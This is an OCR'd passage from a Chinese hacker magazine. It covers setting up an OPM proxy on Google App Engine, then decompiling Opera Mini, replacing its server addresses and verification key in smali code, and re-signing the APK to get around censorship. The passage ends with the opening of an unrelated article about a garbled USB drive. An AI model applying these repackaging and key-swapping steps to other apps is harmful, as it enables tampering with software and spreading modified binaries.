


图2

用记事本打开“opm/war/WEB-INF/appengine-web.xml”文件，找到一行：<application>your-application-id</application>把“your-application-id”改成你对应的Google App的名称，这里就是gwxopmpublic，修改后保存，如图3。




图3

进入命令行（运行cmd）进入刚才的“d:\gaejavasdk”目录，再进入bin目录，在提示符下输入如下命令：**appcfg.cmd update d:\gaejavasdk\opm\war**，其中update之后是刚刚那个OPM的文件夹。如图4。

接下来会有提示输入Gmail地址和密码，注意，输入密码时屏幕上什么都不提示，这和GAppProxy上传fetch.py时是一样的。如图5。最后，等待上传完成，当出现下面一行提示时则上传成功：Update completed successfully 。上传好后测试一下，浏览http://你的程序帐号ID.appspot.com/opm，这里就是http://gwxopmpublic.appspot.com/opm 如果跳到Google首页，表示成功了。




图4




图5

上传成功后我们就要对浏览器进行修改了，首先下载最新版Opera mini的APK文件放在一遍用于修改。然后我们需要一款能够反编译APK的工具，这里为了方便各位叉子，我基于XDA论坛的APK Manager重新写了一款全中文的反编译工具，作为迎新春黑客X档案特别版，献给亲爱的X和各位叉子。如图6，这款工具的功能当然不止是修改浏览器这么简单，对于APK文件能提供全方位的修改与编译功能，这个让叉子们自己研究吧。在双击其中的“运行我.EXE”进入主程序前我简单介绍一下文件目录结构。解压后你会看到6个文件夹，其中other是存放APK编译脚本和程序模块的文件夹，Projects文件夹将会包含反编译出来的文件，而place-apk-here-for-modding文件夹专用于存放待修改的文件，place-apk-here-for-signing用于放置待签名的文件，place-apk-here-to-batch-optimize用于放置待批量处理的文件（可以多个），place-ogg-here文件夹用于存放OGG文件。好了，双击“运行我.EXE”开始我们的修改之旅吧！

将要修改的Opera浏览器的APK放进place-apk-here-for-modding文件夹（这个文件夹用于存放待修改的文件，文件名一定不能有空格，最好全英文），光盘里的APK是国际版的，建议修改国际版的，当然中国版的一样修改。在APK修改器中输入22选择这个APK，然后输入9回车，提取并反编译APK文件。

约3秒左右，提取出来的文件就能在projects文件夹中找到。如图7，到目录下找到："projects\Opera.apk\smali"中的f.smali,用记事本打开，这时我们就可以替换Opera的服务器地址了。




图6




图7

按F3查找，以"http"或者"socket"为关键词，找到2处要替换的，分别是：

```
const-string v3, "socket://mini5cn.opera-mini.net:1080"
const-string v3, "http://mini5cn.opera-mini.net:80/"
```

把这两行均替换为：const-string v3, "http://gwxopmpublic.appspot.com/opm"。这样就实现了换服。但光这样还是不够的，新版本似乎还加入了一串KEY验证的机制，这一改动使得笔者尝试了很多次都没有成功，经过笔者对代码的反复修改尝试，最终得到解决方法，我们还需要改一步，换KEY。

先找到一行：const-string v3, "socket://mini5.opera-mini.net:1080"，这行上面一点点的地方有一长串东西（"c1dd7ab77e2c967746fe10681026c9……"），这个就是国际版的KEY。同时我们找到刚刚修改的地址上面也有一长串东西（"8c60d2a6811f85366af231ae416831b09……"）这个是国内版的KEY。我们复制国际版的KEY替换掉国内版的KEY。全部完成后保存。

修改完成后，应该是这样的一段代码（省略号表示无关代码省略）：

```
const-string v3, "c1dd7ab77e2c9<……KEY太长了……>a5a28ccfa75af099147b"
aput-object v3, v2, v12
const-string v3, "socket://mini5.opera-mini.net:1080"
aput-object v3, v2, v14
const-string v3, "http://mini5.opera-mini.net:80/"
<……>
const-string v3, "c1dd7ab77e2c9<……KEY太长了，这个和上面一串完全一样就可以了……>a5a28ccfa75af099147b"
aput-object v3, v2, v12
const-string v3, "http://gwxopmpublic.appspot.com/opm"
aput-object v3, v2, v14
const-string v3, "http://gwxopmpublic.appspot.com/opm"
<……>
```

我把修改好的f.smali文件附在光盘里，叉子们可以参考。回到APK编辑器，输入11进行编译，这是常规APK文件，所以当被询问是否是系统APK文件时输入N。完成后可以到目录下的place-apk-here-for-modding文件夹找到一个新的以unsigned开头的Opera文件，这个文件没有签名，还不能安装。

所以，继续使用APK编辑器，输入12进行签名（注意，不需要按22改工程哦）。很快projects文件夹下又多出一个signed开头的APK，这个APK就可以放进手机进行安装了。注意，安装新APK前必须把老的APK卸载掉，否则可能无法安装。

安装完成后运行，就能实现翻墙啦，HTC G1 Android2.2测试通过，如图8。



图8

以上只是介绍了Android版Opera的修改方法，同样的方法适合修改Java版、iPhone版、S60版的Opera mini，理论上应该

也适合修改QQ浏览器、UC浏览器，笔者选择了UC浏览器尝试了很多次，Java版的已经成功修改，但APK版的似乎很难成功，原因未知，希望叉子们看了这篇文章能收到一点启发，修改更多浏览器实现翻墙，也希望高人能参考这篇文章的方法告诉笔者为什么UC浏览器的APK版本修改会失败。

好了，不多写了，另外将修改好的能用的Opera mini Java版本和UC浏览器的Java版本也一并提供给叉子们做研究吧。我的黑X论坛群组地址为http://www.hackerxfiles.net/forum.php?mod=group&fid=88,大家可提问。

（本文所涉及的相关程序光盘已收录）

U盘扩容之谜

牟晓东

一、遭遇乱码U盘

前几天一个朋友拿了一个U盘来求救，原因是其中的文件（夹）名都显示为乱码（如“g烁滬擲?筷”、“(??柘.鎶”和“x,瘃墠青.熟”等），并且大都无法读取，如图1。难道是病毒？我首先想到的就是这个原因，这还不好说，用360杀毒扫描一下先。咦，无毒？不会是我的360太“温柔”了吧？再用虚拟机里的卡巴斯基杀一次，还是无毒。我试着打开这些文件夹，结果被提示“无法访问XXX，文件名、目录名或卷标语法不正确。”，如图2，看来真是有问题。

